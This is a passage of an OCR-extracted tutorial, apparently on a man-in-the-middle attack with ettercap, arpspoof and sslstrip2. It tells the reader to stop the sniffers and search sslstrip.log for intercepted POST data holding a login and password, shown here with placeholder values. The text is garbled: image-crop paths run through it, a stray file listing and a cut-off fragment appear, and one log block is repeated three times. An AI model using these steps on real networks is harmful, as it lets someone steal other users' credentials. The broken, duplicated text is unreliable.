
And the third (and fourth if you chose Arpspoof) run the network sniffer.

When finished with the sniffing, press q in ettercap and in the rest of the terminals, use CTRL+C to stop them.

Now to look for login credentials from sslstrip2 (Ettercap may also show usernames and passwords from http traffic).


Open sslstrip.log


op
Carmela
Carmela
debug_ssl.log
masters
README.pdf
sslstrip.log




```
2016-08-08 10:08:11,225 POST Data (www.example.com):
login=example%40gmail.com&pass=example&previous=http%3A%2F%2Fwww.example.com%2F
```


Find the key words.



```
F%2Fwww.example.com%2F
```




```
2016-08-08 10:08:11,225 POST Data (www.example.com):
login=example%40gmail.com&pass=example&previous=http%3A%2F%2Fwww.example.com%2F
```



```
2016-08-08 10:08:11,225 POST Data (www.example.com):
login=example%40gmail.com&pass=example&previous=http%3A%2F%2Fwww.example.com%2F
```

